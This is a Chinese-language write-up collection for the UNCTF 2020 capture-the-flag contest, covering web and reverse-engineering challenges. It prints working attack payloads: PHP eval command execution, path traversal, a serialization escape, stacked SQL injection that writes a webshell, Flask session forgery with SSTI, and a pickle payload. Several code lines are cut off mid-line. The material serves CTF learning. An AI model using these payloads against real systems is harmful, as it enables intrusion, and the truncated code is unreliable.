文档历史

2020 UNCTF

2020UNCTF

文档更新于：12 天前

题目下载：

- 暂无

网上公开WP：

- 暂无

本站备份WP

感谢作者：UNCTF2020全体出题师傅

Web

easyphp

考点

注意给hint ?source=1

1. 变量覆盖
2. php弱类型 爆破sha1，md5弱类型
3. php复杂变量getshell

代码

PHP 复制

```php
<?php

$adminPassword = 'd8b8caf4df69a81f2815pbcb74cd73ab';
if (!function_exists('fuxkSQL')) {
    function fuxkSQL($iText)
    {
        $oText = $iText;
        $oText = str_replace('\\\\', '\\', $oText);
        $oText = str_replace('\"', '"', $oText);
        $oText = str_replace("\'", "'", $oText);
        $oText = str_replace("'", "''", $oText);
        return $oText;
    }
}
if (!function_exists('getVars')) {
    function getVars()
    {
```

```
        $totals = array_merge($_GET, $_POST);
        if (count($_GET)) {
            foreach ($_GET as $key => $value) {
                global ${$key};
                if (is_array($value)) {
                    $temp_array = array();
                    foreach ($value as $key2 => $value2) {
                        if (function_exists('mysql_real_escape_string')) {
                            $temp_array[$key2] = fuxkSQL(trim($value2));
                        } else {
                            $temp_array[$key2] = str_replace('"', '\"', str_replace("'", "\'", (tr
                        }
                    }
                    ${$key} = $_GET[$key] = $temp_array;
                } else {
                    if (function_exists('mysql_real_escape_string')) {
                        ${$key} = fuxkSQL(trim($value));
                    } else {
                        ${$key} = $_GET[$key] = str_replace('"', '\"', str_replace("'", "\'", (trim
                    }
                }
            }
        }
    }
}

getVars();
if (isset($source)) {
    highlight_file(__FILE__);
}

//只有admin才能设置环境变量
if (md5($password) === $adminPassword && sha1($verif) == $verif) {
    echo 'you can set config variables!!' . '</br>';
    foreach (array_keys($GLOBALS) as $key) {
        if (preg_match('/var\d{1,2}/', $key) && strlen($GLOBALS[$key]) < 12) {
```

```
            @eval("\$$key" . '="' . $GLOBALS[$key] . '";');
        }
    }
} else {
    foreach (array_keys($GLOBALS) as $key) {
        if (preg_match('/var\d{1,2}/', $key)) {
            echo ($GLOBALS[$key]) . '</br>';
        }
    }
}
```

奇奇怪怪的waf

因为环境是php7，所以没有mysql_real_escape_string函数，直接分析下面一半，相当于对单引号和双引号进行转义，但是反斜杠没有做任何操作。

变量覆盖

PHP 复制

```php
$adminPassword = 'd8b8caf4df69a81f2815pbcb74cd73ab';
foreach ($_GET as $key => $value) {
  global ${$key};
}
```

- 这个功能可以将$_GET中的键值直接转为变量类似于 xxx?password=1 那么就能覆盖$admin变量。
- 我们发现了这个adminPassword有很大的问题，这压根就不是md5。

要求

PHP 复制

```php
md5($password) === $adminPassword
```

- 那么我们将$password覆盖为任意值，然后将$adminPassword覆盖为其md5值。即可过第一关。

php弱类型

php弱类型比较，考虑一种特殊情况，sha1($a)=0exxx，相当于科学计数法0，那么，爆破找出任意0exxx的变量的sha1还是0exxx。

PHP 复制

```php
<?php
for ($i5 = 0; $i5 <= 9999999999; $i5++) {
    $res = '0e' . $i5;
    //0e1290633704
    if ($res == hash('sha1', $res)) {
        print_r($res);
    }
}
```

php复杂变量

PHP 复制

```php
foreach (array_keys($GLOBALS) as $key) {
        if (preg_match('/var\d{1,2}/', $key) && strlen($GLOBALS[$key]) < 12) {
            @eval("\$$key" . '="' . $GLOBALS[$key] . '";');
        }
    }
```

- 这段是将设置var开头，后面带1到2个数字变量的值，类似于var1=xxx;这样的
- 由于变量覆盖的环节限制了单双引号的输入，所以这里的解法为利用php复杂

finall payload

```php
?source=1&adminPassword=c4ca4238a0b923820dcc509a6f75849b&password=1&verif=0e1290633704&var1={$_GET
```

- 命令执行

```
&var1=${$a($b)}&a=system&b=whoami
```

非预期

因为该题设计的时候执行代码的长度就给的比较长，而且没过滤\，所以存在使用复杂变量以外的解法。 `var1=\";$a();?>&a=phpinfo` 类似于这样的解法。

easy_ssrf

考点：

PHP黑魔法

此题在之前YCTF出现过一次。

有兴趣的师傅可以手撕php的c源码

https://github.com/php/php-src/blob/master/main/streams/streams.c


部分代码:

```php
if (protocol) {
                if (NULL == (wrapper = zend_hash_str_find_ptr(wrapper_hash, protocol, n))) {
                        char *tmp = estrndup(protocol, n);

```

```
                        php_strtolower(tmp, n);
                        if (NULL == (wrapper = zend_hash_str_find_ptr(wrapper_hash, tmp, n))) {
                                char wrapper_name[32];
                                if (n >= sizeof(wrapper_name)) {
                                        n = sizeof(wrapper_name) - 1;
                                }
                                PHP_STRLCPY(wrapper_name, protocol, sizeof(wrapper_name), n);
                                php_error_docref(NULL, E_WARNING, "Unable to find the wrapper \"%s\
                                wrapper = NULL;
                                protocol = NULL;
                        }
                        efree(tmp);
                }
        }
        /* TODO: curl based streams probably support file:// properly */
        if (!protocol || !strncasecmp(protocol, "file", n))    {
                /* fall back on regular file access */
                php_stream_wrapper *plain_files_wrapper = (php_stream_wrapper*)&php_plain_files_wra
                if (protocol) {
                        int localhost = 0;
                        if (!strncasecmp(path, "file://localhost/", 17)) {
                                localhost = 1;
                        }
##ifdef PHP_WIN32
                        if (localhost == 0 && path[n+3] != '\0' && path[n+3] != '/' && path[n+4] !=
##else
                        if (localhost == 0 && path[n+3] != '\0' && path[n+3] != '/') {
##endif
                                if (options & REPORT_ERRORS) {
                                        php_error_docref(NULL, E_WARNING, "Remote host file access
                                }
                                return NULL;
                        }
                        if (path_for_open) {
                                /* skip past protocol and :/, but handle windows correctly */
                                *path_for_open = (char*)path + n + 1;
```

```
if (localhost == 1) {
        (*path_for_open) += 11;
}
while (*(++*path_for_open)=='/') {
        /* intentionally empty */
}
```

当php遇到一个不认识的protocol时，会抛出一个warning，并将protocol设置为null,在protoco为null或file时，则进行本地操作。默认情况下不传协议或传入了不存在协议，会进行本地文件操作。



payload不唯一

PLAIN 复制

```
1.?url=unctf.com/../../../../../../flag
2.?url=bl://unctf.com/../../../../../../flag
```

easyunserialize

简单反序列化字符串逃逸https://www.cnblogs.com/Sumarua/p/12932401.html

可以传入一个名为1的参数，赋值给uname，对参数进行序列化处理，然后将序列化结果中的所有challenge都替换为easychallenge，最后反序列化后 `password===='easy'` 就能拿到flag。

因此我们需要在传入参数时构造 `s:8:"password";s:4:"easy";`

尝试传入 `challenge";s:8:"password";s:4:"easy";}`

```
4  class a
5  {
6      public $uname='challenge";s:8:"password";s:4:"easy";}';
7      public $password=1;
O:1:"a":2:{s:5:"uname";s:38:"easychallenge";s:8:"password";s:4:"easy";}";s:8:"password";i:1;}
```

对于反序列化的语法来说，第一个右括号之后的字符都是作废的，因此我们只要使 `O:1:"a":2:{s:5:"uname";s:38:"easychallenge";s:8:"password";s:4:"easy";}` 这部分语法正确即可满足条件。

除了正常传入的challenge，还有构造的部分 `";s:8:"password";s:4:"easy";}` ，有29个字符。每个challenge都可以溢出4个字符，不管几个challenge都无法满足条件，考虑再随便添加一个变量值，即 `";s:8;s:8:"password";s:4:"easy";s:2"aa";s:1"a"}` ，有44个字符，这里传入11个challenge就能逃逸出44个字符。

```
4  class a
5  {
6      public $uname='challengechallengechallengechallengechallengechallengechallengechalle
       ngechallengechallengechallengechallenge";s:8:"password";s:4:"easy";s:2"aa";
       s:1:"a"}';
7      public $password=1;
O:1:"a":2:{s:5:"uname";s:143:"easychallengeeasychallengeeasychallengeeasychallengeeasychallen
geeasychallengeeasychallengeeasychallengeeasychallengeeasychallengeeasychallenge";s:8:"passwo
rd";s:4:"easy";s:2"aa";s:1:"a"}";s:8:"password";i:1;}
flag[Finished in 0.2s]
```

payload：

```
?1=challengechallengechallengechallengechallengechallengechallengechallengechallengechallen
gechallengechallenge";s:8:"password";s:4:"easy";s:2"aa";s:1:"a"}
```

脚本：

PLAIN 复制

```php
<?php
error_reporting(0);

class a
{
    public $uname='challengechallengechallengechallengechallengechallengechallengechallengechalleng
    public $password=1;
    public function __wakeup()
    {
        if($this->password==='easy')
        {
            echo 'flag';
        }
        else
        {
            echo 'wrong password';
        }
    }
}

function filter($string){
    return str_replace('challenge','easychallenge',$string);
}
$ser=filter(serialize(new a($uname,$password)));
echo $ser;
echo "\n";
echo unserialize($ser);
?>
```

babyeval

有两个过滤点:

1. 不能利用带有括号的函数→利用echo输出内容。
2. 输出内容中不能有flag→利用编码绕过

```PLAIN
GET /?a=echo `base64 flag.php`;
```

%0a 绕过。

```PLAIN
GET /?a=system(%27%0acat%20f*%20|%20base64%27);
```

利用include函数加php伪协议。

```PLAIN
GET /a=include%20%27php://filter/convert.base64-encode/resource=./flag.php%27;
```

checkin-sql

这题目确实是我的锅，环境是之前强网杯的，稍微修改了一下。没有在意数据库中的数据。求求各位师傅们别骂了555555.

下面是WP。

过滤代码如下:

```PLAIN
function waf1($id){
        if(preg_match("/select|update|rename|delete|drop|use|updatexml|if|sleep|alter|handler|inse
        {
                die("0xDktb said You are a hacker!");
        }
```

```
}
function waf2($id){
        if(preg_match("/set/i",$id) && preg_match("/prepare/i",$id))
        {
                die("0xDktb says You are a hacker£¡");
        }
}
```

为了便于选手做题，特意把 waf2 中的！改成中文的，以便选手发现过滤不一样。发现 set 和 prepare 同时出现时会被过滤，而单独出现则不会过滤。这里的预期解主要是想考察mysql的存储过程。网上有很多的文章，这里就不详细说明了。看过文章之后我们就可以轻松的绕过。

PLAIN 复制

```
<?php
$a = "1';
    create procedure `qq`(out string text(1024), in hex text(1024))
    BEGIN
        SET string = hex;
    END;
    ;#";
echo urlencode($a)."\n";
$b = "1';
    call `qq`(@decoded, 0x73656c65637420666c61672066726f6d206031393139383130393331313134353134 60);
    prepare payload from @decoded;
    execute payload;
    ;#";
echo urlencode($b);
?>
```

但是这里我们直接读取数据库的flag时会发现 flag 是假的，我们尝试读取 user 。发现我们是 root 用户，于是尝试写马 get os-shell 。最后可以发现 flag 在根目录下。

PLAIN 复制

```
1
```

```python
import requests

url ="http://f1500bc6-b323-4ab3-a166-fc820aad602f.node1.hackingfor.fun/"
##两个exp用来生成一个cioi.php，密码是cioi
payload1 = "1'%3B%0D%0A%20%20%20%20create%20procedure%20%60qq%60(out%20string%20text(1024),%20in%20
payload2="1'%3B%0D%0A%20%20%20%20call%20%60qq%60(%40decoded,%200x73656C656374420273C3F7068702065766

data = {
 "cioi":"system('cat /fffllaagg');"
}

requests.get(url=url+"?inject="+payload1)
requests.get(url=url+"?inject="+payload2)

ans = requests.post(url+"cioi.php",data=data)
print(ans.text)
```

easyflask

考点

1. flask session伪造
2. flask ssti

flask session伪造


- 首先题目明确告诉你你需要登录为admin，那么先试试login路由，这个路由很好猜的login
- 登录失败，让你去register，你就register一个不是admin然后登录。

登录成功在首页的源码里面找到了一些hint，爆破secret key，这里推荐工具，flask-unsign

- <!--<p>the length of secret key is no more than 5 and the secret key are all letters and digits</p>-->
- 爆破secret后伪造session 将username改成admin即可

ssti

在secret_route_you_do_not_know路由出发现ssti



-
- fuzz 发现过滤 '%', '_', 'eval', 'open', 'flag',in, '-', 'class', 'mro', '[', ']', '"', "'
- {{((session|attr(request.headers.x))|attr(request.headers.x1)).get(request.headers.x2).get(request.headers.x3)(request.headers.x4).read()}}, 具体就是attr和request.header.xn代替黑名单，拿出eval或者open函数执行即可,flag.txt在app.py同目录下。

easy_flask2

赶出来的一道题目，主要的考点是: 使用 pickle 控制 secret_key。

题目中过滤了 R 操作符，无法直接简单的 RCE 。但是并不是不能 RCE ，这里不详细谈。我们这里说一下使用 c 操作符控制 config.secret_key 。

事实证明，0号协议在复现的时候跑不通了。。。这里的exp换成了3号协议。

三号协议与0号的最大区别就是要手写。。最终写出的 payload 如下:

PYTHON 复制

```
\x80\x03c__main__\nconfig\n}(Vsecret_key\nVcioier\nub0c__main__\nPerson\nq\x00)\x81q\x01}q\x02(X\x
```

上面的 payload 可以修改 secret_key 为 cioier 。

将其加密后先将cookie中的pkl修改，但session先不动。

访问网站根目录重设 secret_key。

利用修改好的session 和 pkl 访问即可得到 flag 。

PLAIN 复制

```
import requests

url = "http://443b1bb3-7752-4d1a-bb90-7bd5c1392da8.node1.hackingfor.fun/"
#正常的cookie值
headers1 = {
    "Cookie":"pkl=gASVPQAAAAAAAACMCF9fbWFpbl9flIwGUGVyc29ulJOUKYGUfZQojARuYW1llIwHQ3hsb3ZlcpSMCGlz
}
#只修改了pkl的cookie值
headers2 = {
    "Cookie":"pkl=gANjX19tYWluX18KY29uZmlnCn0oVnNlY3JldF9rZXkKVmNpb2llcgp1YjBjX19tYWluX18KUGVyc29u
```

```
}
#同时伪造了pkl和session的cookie
headers3 = {
    "Cookie":"pkl=gANjX19tYWluX18KY29uZmlnCn0oVnNlY3JldF9rZXkKVmNpb2llcgp1YjBjX19tYWluX18KUGVyc29uC
}

data = {
    "name":"Cxlover"
}

requests.post(url=url+"login", data=data)

requests.get(url=url+"login",headers=headers1)
requests.get(url=url+"login",headers=headers2)
requests.get(url)           #访问根目录，重设 SECRET_KEY
ans = requests.get(url=url+"login",headers=headers3)
print(ans.text)
```

俄罗斯方块

非预期解

直接猛打

预期解

考点是wasm的反编译

先简单介绍一下wasm：WebAssembly 具有巨大的意义——它提供了一条途径，以使得以各种语言编写的代码都可以以接近原生的速度在 Web 中运行，比如这个题目的俄罗斯方块就是用go语言写的(网上找的QWQ)

比如原来我们只能在街机上玩的小游戏，都可以搬到浏览器中在线玩

这个题目wp非常简单 同时也因为我的失误导致了本场比赛的最大非预期解，好像大家都去打俄罗斯方块了 都想着直接打出来，其实正常解法也是很easy的

查看源代码可以wasm文件的名称

```
const name ="blocks";
const curWwwPath=window.document.location.href;
const pathName=window.document.location.pathname;
const pos=curWwwPath.indexOf(pathName);
const localhostPath=curWwwPath.substring(0,pos);
let url = `${localhostPath}/${name}.wasm.gz`;
```

下载下来后解压，使用wabt工具

编译完成后 这样使用


简单查看编译后的wat，发现还是难以直接读懂 在注释中有这样一句话

PLAIN 复制

```
1 分数到了999还是9999还是99999来着就有flag，具体我也忘记了，反正自己玩吧！！！
```

然后原样用我的html重新替换（需要nginx或者apache环境）就可以再打一遍了把它修改成10然后再重新编译

```
./wat2wasm ~/test.wat -o ~/blocks.wasm
```



所以我们盲猜分数是99999，因为爱打工的ctfer运气不会差，在wat中搜索，果然发现了一个单独写的99999

ezfind

这个题来源无意中的发现 php中的is_file函数会返回除了true or false之外的值

测试代码

PLAIN 复制

```php
<?php
$a =$_GET['name'];
$b=is_file($a);
var_dump($b);

```

这题就这么简单 fuzz就能出来具体的原理可能之后会再写一篇分析(咕咕咕咕咕)


```
Warning: is_file() expects parameter 1 to be a valid path, array given in /Library/WebServer/Documents/shell.php on line 3
NULL
```

?name[]=a 或者 ?name=%00

L0vephp

这道题目出得比较早，本来是给国赛决赛的，后来因为YLB的骚操作没有用上，就又改了一下。当然可能题目确实有点辣鸡，一开始还出现了严重的非预期，后面的黑名单也没过滤完全，也出现了其他的非预期，还请师傅们见谅

这道题目其实想考的是 php 5.6的变长参数特性，具体原理可以参考一下这篇文章：https://www.leavesongs.com/PHP/bypass-eval-length-restrict.html



一开始提示了读取源码，但是没有说明参数之类的东西，查看源码可以发现在最后一行有一段

base85 的编码，解一下就是 get action，也就是 ?action=***

过滤了 base，可以用quoted-printable-encode，所以先读一下

PLAIN 复制

```
?action=php://filter/convert.quoted-printable-encode/resource=flag.php
```

读出来后解一下就是

PHP 复制

```php
<?php
$flag = "unctf{7his_is_@_f4ke_f1a9}";
//hint:316E4433782E706870
?>
```

再根据 hint，Hex 转一下就是 1nD3x.php，访问就可以

PHP 复制


```php
<?php
error_reporting(0);
show_source(__FILE__);
$code=$_REQUEST['code'];
$_=array('@','\~','\^','\&','\?','\<','\>','\*','\`','\+','\-','\'','\"','\\\\','\/');
$__=array('eval','system','exec','shell_exec','assert','passthru','array_map','ob_start','create_fu
$blacklist1 = array_merge($_);
$blacklist2 = array_merge($__);
if (strlen($code)>16){
    die('Too long');
}
foreach ($blacklist1 as $blacklisted) {
    if (preg_match ('/' . $blacklisted . '/m', $code)) {
        die('WTF???');
    }

```

```
    }
    foreach ($blacklist2 as $blackitem) {
        if (preg_match ('/' . $blackitem . '/im', $code)) {
            die('Sry,try again');
        }
    }
    @eval($code);
```

利用上面那篇文章的 payload 就可以

PLAIN 复制

```
1 ?1[]=test&1[]=system(%27ls%20/%27);&2=assert
2 POST
3 code=usort(...$_GET);
```



然后 cat /f* 就可以

其他的非预期解法可能是利用 ?code=include$_GET[1];&1= 这样的包含

Reverse

BetterCPU

栈虚拟机，给了符号表和调试信息，用ida反编译和看源码没什么区别。直接日就行，或者用符号执行。

PYTHON 复制

```python
enc_flag = [0xab, 0xa0, 0xbd, 0xaa, 0xb8, 0x95, 0x4a, 0x56, 0x57, 0x4d, 0xb1, 0x48, 0x43, 0xb1, 0xb

for i in range(len(enc_flag)):
    enc_flag[i] += 66
    enc_flag[i] ^= 54
    enc_flag[i] -= 0x66
    print(chr(enc_flag[i]),end = '')
```

easyMaze

迷宫题，检查条件为sub_401757和sub_40161A两个函数

```
IDA V··· | Pseudoc··· | Hex V··· | Struc··· | Enums | Im···
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   _BOOL1 v3; // al
4   char v5; // [rsp+20h] [rbp-60h]
5   char Dst; // [rsp+220h] [rbp+1A0h]
6   __int16 v7; // [rsp+226h] [rbp+1A6h]
7
8   sub_401AC0(argc, argv, envp);
9   memset(&Dst, 0, 0x200ui64);
0   memset(&v5, 0, 0x200ui64);
1   puts("Help Me Out!!!!!!!!");
2   sub_40AE30("%200s", &Dst);
3   v3 = (unsigned __int8)sub_401757(&Dst) && (unsigned __int8)sub_40161A(&v7);
4   if ( v3 )
5     puts("Yes! Escaped!");
6   else
7     puts("No way!");
8   return 0;
9 }
```

sub_401757

这个函数没什么好说的，检查用户输入的flag包装

```
1 _BOOL8 __fastcall sub_401757(const char *a1)
2 {
3   char *Str1; // [rsp+30h] [rbp+10h]
4
5   Str1 = (char *)a1;
6   return !strncmp(a1, "unctf{", 6ui64) && Str1[strlen(Str1) - 1] == '}';
7 }
```

sub_40161a

走迷宫

wsad分别对应上下左右

目标是从O走到S

迷宫如图

迷宫的初始化时间在main函数之前，使用了 `__attribute__((constructor));` 标记

```
char Maze[10][10] = {
    {'O', 'o', '0', '0', 'o', 'D', '0', '0', 'S', 'D'},
    {'0', 'o', 'o', 'o', 'o', '0', 'D', 'o', 'o', 'o'},
    {'o', '0', 'D', '0', 'o', 'D', '0', 'o', '0', '0'},
    {'o', 'o', 'o', 'o', 'o', '0', '0', 'o', '0', '0'},
    {'o', 'D', '0', 'D', '0', 'o', 'o', 'o', 'o', 'o'},
    {'o', '0', '0', 'o', '0', 'o', '0', 'o', '0', 'o'},
    {'o', 'D', 'o', 'o', 'o', 'o', 'o', 'D', 'D', 'D'},
    {'o', '0', '0', 'o', '0', '0', 'o', 'o', 'o', 'o'},
    {'o', 'D', '0', 'D', '0', '0', '0', '0', 'o', 'D'},
    {'o', 'o', 'o', 'o', 'o', 'o', 'o', 'o', 'o', 'D'}
};
```

ICU

算法与exp

算法十分简单，先对用户的输入进行一个Base64编码然后进行对用户输入的字符串做一个奇偶字节处理

PYTHON 复制

```python
for(int i = 0 ; i < usrInputLen ; ++i){
    if(i&1){
        usrInput[i] += 1
    }
}
```

exp 如下

PYTHON 复制

```python
import base64
import string


encFlag = list("HSWEH2vXHmRtGZRJvSmKviwtviv4Ga5rD25Mvl:u6ewBUKg9")


temp = 0


for i in range(len(encFlag)):
    if (temp == 0):
        temp = 1
    else:
        temp = 0
    encFlag[i] = chr(ord(encFlag[i]) - temp)


encFlag = str(encFlag)


```

```
tr = str.maketrans("UyOPef2ghvwx3ABdT7856QSijuCDFGst0LKER4ZabckHIJMNnopqrlmz1VWXY9+/=", "ABCDEFGHI
strEnBase64 = encFlag.translate(tr)
print(base64.b64decode(strEnBase64))
```

反调试

如图所示的区域调用std::thread开启了一个线程进行反调试

如果检测到用户在调试这段代码，则可能会修改v10,进而影响奇偶下标字节处理环节

```
2
3   v9 = a1;
4   v10 = a2;
5   v2 = time64(0i64);
5   srand(v2);
7   sub_41F000((__int64)v9);
3   *v9 = rand();
9   sub_41EFD0(v9);
9   v6 = v9;
L   v7 = v10;
2   v3 = sub_4A2860(8ui64);
3   sub_48D680((__int64)v3, (__int64)&v6);
4   Memory = v3;
5   sub_41F000((__int64)v9);
5   v4 = *v10 || *v9 == v9[1];
7   *v10 = v4;
3   *v10 ^= 1u;
9   sub_41EFD0(v9);
9   sub_48D5B0(Memory);
L   v5 = Memory;
2   if ( Memory )
3   {
4     sub_48D720(Memory);
```

其对应源码如下


```
void inline checkDebug(bool& result) {
    //主线程调用这个函数
    srand(time(NULL));
    getLock();
    value = rand();
    releaseLock();
    auto *t = new ::std::thread([this,&result]() {
        srand(time(NULL));
        ::std::this_thread::sleep_for(std::chrono::milliseconds(100));
        getLock();
        this->value = this->temp = rand();
        releaseLock();
    });
    getLock();
